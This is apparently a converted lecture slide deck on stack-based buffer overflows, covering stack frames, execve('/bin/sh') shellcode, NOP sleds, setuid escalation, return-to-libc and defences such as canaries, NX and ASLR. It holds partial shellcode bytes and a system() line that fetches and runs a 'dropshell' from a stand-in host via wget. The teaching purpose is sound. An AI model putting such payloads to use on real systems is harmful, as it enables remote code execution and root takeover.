- Caller function (after return):
  9. Remove the arguments off the stack



# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack



# Stack Function Summary


- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack






# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack



# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack



# Buffer overflow

char loc1[4]



# Buffer overflow


char loc1[4]



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);
```



# Buffer overflow




Input writes from low to high address

```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);
```

# Buffer overflow

Can overwrite the program's control flow %eip




Input writes from low to high address

```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);
```

# Code Injection

# High-level Idea


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



buffer

# High-level Idea


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



1. Load our code into memory

# High-level Idea


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



1. Load our code into memory
2. Somehow get **%eip** point to it

# High-level Idea

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



1. Load our code into memory
2. Somehow get %eip point to it

# Challenge 1: Loading code into memory

- It must be the machine code instructions
  - Compiled and ready to run
- Be careful in how we construct it
  - Non-zero bytes ( `'\0'` ) otherwise `strcpy` will stop
  - Can't make use of any loader
  - Can't use the stack



# What code to run?

- Goal: full-purpose shell
  - The code to launch a shell is called “shell code”
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, go from guest to root

# Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

# Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

## Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

# Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

## Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

## Machine code(your input)

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```

# Privilege Escalation


- Permissions: read/write/execute
  - Owner, group, everyone else
- Permissions are defined over `userid` and `groupid`
  - Every user has a `userid`
  - Root `userid` is 0
- Consider a service like `passwd`
  - Owned by root
  - But you want any user to be able to execute it

# Real vs Effective Userid

- (Real) Userid: the user who ran the process
- Effective userid: what is used to determine what permissions/access the process has
- Consider `passwd`: root owns it, but user can run it
  - `getuid()` will return who ran it
  - `setuid(0)` to set the effective userid to root
- What is the potential attack?
  - If you can get a root-owned process to run `setuid(0)/setuid(0)`, then you get root permission


# Challenge 2: Getting the Injected Code to run

- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



# Challenge 2: Getting the Injected Code to run

- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running







# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  - 8. Jump back to return address**
- Caller function (after return):
  9. Remove the arguments off the stack


# Hijacking the saved %eip




# Hijacking the saved %eip



# Hijacking the saved %eip




# Hijacking the saved %eip



But how do we know the address?


# Hijacking the saved %eip

What if we are wrong?



# Hijacking the saved %eip

What if we are wrong?



This is most likely data, so CPU will panic(**invalid instruction**)


# Challenge 3: Finding the Return Address

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case: 32-bit memory space, then  $2^{32}$  possible answers
- But without address randomization:
  - The stack always starts from the same, **fixed address**
  - The stack will grow, but usually doesn't grow deeply



# Improving our chances: nop


nop is a single-byte instruction  
Just move to the next instruction



# Improving our chances: nop


nop is a single-byte instruction  
Just move to the next instruction

Jump to the nop area will be fine




Now we improve our changes by using nops

# Buffer Overflow: Putting All Together




# Buffer Overflow: Putting All Together

Start writing wherever  
The input to strcpy begins




# Buffer Overflow: Putting All Together

Start writing wherever  
The input to strcpy begins




# Buffer Overflow: Putting All Together

Start writing wherever  
The input to strcpy begins



# Buffer Overflow: Putting All Together

Start writing wherever  
The input to strcpy begins




# How can we make the challenge more difficult?

- Putting code into the memory(no zeros)
  - Canaries
- Getting %eip to point to our code
  - Non-executable stack
    - Use no-execute bit NX if possible
- Finding the return address(guess the raw address)
  - Address space layout randomization(ASLR)
- Use type safe language




# Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **0x000aff0d**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



# Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **0x000aff0d**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



# ASLR: Address Space Layout Randomization

## ■ Motivation

- Buffer overflow and [return-to-libc](#) exploits need to know the (virtual) address to hijack control
  - Address of attack code in the buffer
  - Address of a standard kernel library routine
- Same address is used on many machines
  - Slammer worm infected 75,000 MS-SQL servers using same code on every machine

# ASLR: Address Space Layout Randomization

- ASLR: introduce **artificial diversity**
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine
  - Randomize place where code loaded in memory
  - Makes many buffer overflow attacks probabilistic

# Type-safe language

- C is not type-safe

```
printf("The meaning of life is %s\n", 12345)
```

- Java, Python, and C# are type-safe, which helps prevent buffer overflow

In python: mystring = "Life is really good!"

# Return to libc

- Goal:

- `system("wget http://www.example.com/dropshell ; chmod +x dropshell ; ./dropshell");`


- Challenge

- Non-executable stack


- Insight

- "system" already exists somewhere in libc
  - Code is already there, we don't have need code injection

# Return to libc




# Return to libc







# Return to libc




# Return to libc



# Return to libc




# Return to libc




**PANIC: address not executable**

